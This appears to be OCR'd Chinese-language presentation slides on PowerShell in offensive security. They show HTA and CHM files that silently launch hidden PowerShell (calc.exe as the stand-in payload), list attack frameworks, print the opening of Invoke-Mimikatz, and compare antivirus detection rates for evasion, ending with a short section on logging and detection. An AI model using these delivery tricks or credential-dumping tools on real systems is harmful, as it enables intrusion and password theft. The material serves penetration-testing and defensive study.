
11111111111111111111111

Loading...

C:\Users\[redacted]\Desktop\ps.hta - Notepad++

```
<title></title>
<center>
<h1>11111111111111111111111</h1>
<br>
<h2>Loading...</h2>
<br>
</center>
<script language="VBScript">
  Set Hackdo = CreateObject("Wscript.Shell")
  Set Check = CreateObject("Scripting.FileSystemObject")
  If Check.FileExists(Hackdo.ExpandEnvironmentStrings("%PSModulePath%") + "..\powershell.exe") Then
    Hackdo.Run "powershell.exe -nop -w hidden calc.exe"
  End If
</script>
```

CHM -powershell



```
<!DOCTYPE html>
<html><head>
<title>test</title>
<head></head>
<body>
command exec
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',cmd.exe,/c powershell.exe -nop -w hidden calc.exe' >
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body>
</html>
```

PowerShell Tools - Attack

- Empire
- Inveigh
- Nishang
- PowerCat
- PowerSploit
- Invoke-TheHash
- WMImplant
- OWA-Toolkit
- PowerUpSQL
- SessionGopher

Empire

http://www.powershellempire.com/

empire-后渗透神器


PowerSploit- PowerView

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

内网信息收集

SessionGopher

https://github.com/fireeye/SessionGopher




提取WinSCP，PuTTY

SuperPuTTY，FileZilla等缓存密码

Powershell检测与防御

Powershell 免杀



SHA256: ebf54f745dc81e1958f75e4ca91dd0ab989fc9787bb6b0bf993e2f51d9a2a5bb

File name: Invoke-Mimikatz.ps1

Detection ratio: 29 / 57

Analysis date: 2017-07-06 20:28:3C

Antivirus
Ad-Aware
AegisLab
Arcabit
Avast
AVG
BitDefender
Cyren
Emsisoft
ESET-NOD32
F-Secure
Fortinet
GData
Ikarus
Kaspersky
MAX
McAfee

SHA256: 06ac7ec2609bd0adb9884b50fa36cad66d3642d48b8bbc504cc4d03545e99684

File name: Invoke-Mimikatz.ps1

Detection ratio: 16 / 56

Analysis date: 2017-04-04 02:28:23 UTC (3 months, 1 week ago)

Antivirus	Result
Ad-Aware	Generic.PwShell.RefA.5BB287C6
Arcabit	Generic.PwShell.RefA.5BB287C6
BitDefender	Generic.PwShell.RefA.5BB287C6
Emsisoft	Generic.PwShell.RefA.5BB287C6 (B)
ESET-NOD32	PowerShell/Injector.B
F-Secure	Generic.PwShell.RefA.5BB287C6
Fortinet	JS/Moat.3B45BB5E!tr
GData	Generic.PwShell.RefA.5BB287C6
Ikarus	HackTool.Win32.Mikatz
Kaspersky	Trojan-PSW.Win32.Mimikatz.gen
McAfee	HTool-EmpireAgent
McAfee-GW-Edition	HTool-EmpireAgent
Microsoft	HackTool:Win32/Mikatz!dha
eScan	Generic.PwShell.RefA.5BB287C6
Rising	Trojan.Injector!8.C4 (topis)
ZoneAlarm by Check Point	Trojan-PSW.Win32.Mimikatz.gen

Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

```
function Invoke-Mimikatz
{
[CmdletBinding(DefaultParameterSetName="DumpCreds")]
Param(
    [Parameter(Position = 0)]
    [String[]]
    $ComputerName,

    [Parameter(ParameterSetName = "DumpCreds", Position = 1)]
    [Switch]
    $DumpCreds,

    [Parameter(ParameterSetName = "DumpCerts", Position = 1)]
    [Switch]
    $DumpCerts,

    [Parameter(ParameterSetName = "CustomCommand", Position = 1)]
    [String]
    $Command
)

Set-StrictMode -Version 2


$RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [String]
        $PEBytes64,

        [Parameter(Position = 1, Mandatory = $true)]
        [String]
```

Windows PowerSł length : 2,201,699 lines : 2,682 Ln : 2 Col : 2 Sel : 0 | 0 Unix (LF) UTF-8

Powershell 日志记录

PowerShell版本3及以上：

>组策略

>计算机设置

>管理模板

>Windows组件


Windows powershell:

Module Logging（psv3）

Script Block Logging（psv5）

EncodedCommand

XOR, Base64, ROT13

